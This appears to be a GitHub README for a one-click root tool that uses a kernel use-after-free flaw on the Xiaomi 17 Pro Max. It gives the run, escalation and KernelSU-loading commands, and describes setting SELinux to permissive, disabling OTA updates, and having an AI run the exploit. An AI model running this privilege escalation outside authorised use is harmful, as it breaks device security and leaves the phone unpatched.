 starriv/cve-2026-98260-xiaomi-17-pro-max
Root en un clic pour Xiaomi 17 Pro Max (popsicle) via la faille UAF du noyau CVE-2026-98260 : escalade de privilèges par étapes, vérification de l'uid 0 et chargement tardif de KernelSU dans un seul workflow scripté.

Xiaomi 17 Pro Max (popsicle) root temporaire · mode évasion KernelSU
⚠️ Uniquement pour les appareils que vous possédez et êtes autorisé à utiliser. Le root réduit la sécurité de l'appareil et peut affecter la garantie, Play Integrity, les applications bancaires ; en cas d'échec de l'exploit, il existe une très faible probabilité de redémarrage par panic du noyau. À vos risques et périls.
| Élément | Valeur |
|---|---|
| Appareil / Nom de code / Modèle | Xiaomi 17 Pro Max / popsicle / 2509FPN0BC |
| Système | HyperOS 4, Android 17 (vérifié OS4.0.4.0.XPBCNXM / OS4.0.5.0.XPBCNXM / OS4.0.6.0.XPBCNXM, chaîne du noyau identique) |
| Noyau | 6.12.69-android16-6-g43b5ab7e247d-abogki558343811-4k |
| Taille de page / Architecture | 4 Kio / aarch64 |
| État | Vérifié sur appareil réel (root + mode évasion KernelSU) |
Le script vérifie le noyau caractère par caractère selon uname -r, et applique une liste blanche aux numéros de build du système
(OS4.0.4.0.XPBCNXM / OS4.0.5.0.XPBCNXM / OS4.0.6.0.XPBCNXM) ; ne pas utiliser sur d'autres modèles/noyaux.

Le gestionnaire KernelSU affiche sur cet appareil En cours [Mode évasion] (chargement tardif LKM) :
adb (Android platform-tools), débogage USB autorisé sur le téléphonecurl, python3, unzipassets/ksu/Choisissez l'une des deux méthodes. La plupart des gens utilisent la méthode A (laisser l'IA exécuter pour vous).
adb devices affiche device (et non unauthorized).docs/AI-PORTING.md.uname -r / rooté ou non).L'IA réutilise les scripts déjà vérifiés de ce dépôt (check.sh / root.sh / load-ksu.sh),
elle ne réécrit pas le code d'exploit ; elle se charge de vérifier la cible, d'exécuter par phases, d'interpréter les échecs et d'enregistrer les résultats.
./scripts/run.sh
Exécution séquentielle : auto-vérification de l'environnement → si le boot actuel n'a pas root, nouvelle tentative de CVE-2026-98260 à travers les redémarrages (par défaut, jusqu'à 8 démarrages) → vérification de l'uid 0 → installation et chargement du mode jailbreak KernelSU → affichage de l'état final.
Paramètres courants :
./scripts/run.sh --check-only        # 只自检,不动手机
./scripts/run.sh --no-ksu            # 只要 root,不装 KernelSU
./scripts/run.sh --no-reboot         # 只在当前 boot 试一次,不重启
./scripts/run.sh --boots 12          # 最多允许 12 次开机尝试
./scripts/run.sh --serial <序列号>   # 多设备时指定
L'exploitation de la CVE dépend du timing de récupération des pages, le taux de réussite est probabiliste ;
run.shpeut redémarrer le téléphone plusieurs fois (chaque échec nécessite un redémarrage complet), c'est un phénomène normal.
adb devices # 显示 device(不是 unauthorized)
./scripts/check.sh
La sortie attendue contient : OK: target and environment gates look usable.
./scripts/root.sh --escalate     # 当前 boot 试一次
# 或
./scripts/autoretry.sh 8         # 跨重启自动重试(推荐,run.sh 内部也用它)
En cas de succès :
adb shell /data/local/tmp/pc98260-su -c 'id' # uid=0(root)
./scripts/load-ksu.sh
Le gestionnaire doit afficher 工作中 [越狱模式].
adb shell su -c 'id; getenforce'
adb shell su -c '/data/adb/ksud debug info'    # 应含 late_load: true
./scripts/run.sh.PARKED, et le script s'arrête ;
ne pas tuer manuellement, un redémarrage complet est nécessaire pour nettoyer.Permissive pendant l'exploitation ; une fois KernelSU prêt, le script repasse en Enforcing../scripts/privacy-clean.sh apply --only ota (désinstalle com.android.updater + désactive l'interrupteur de mise à jour ;
pour revenir en arrière, utilisez restore, ou pm install-existing --user 0 com.android.updater).






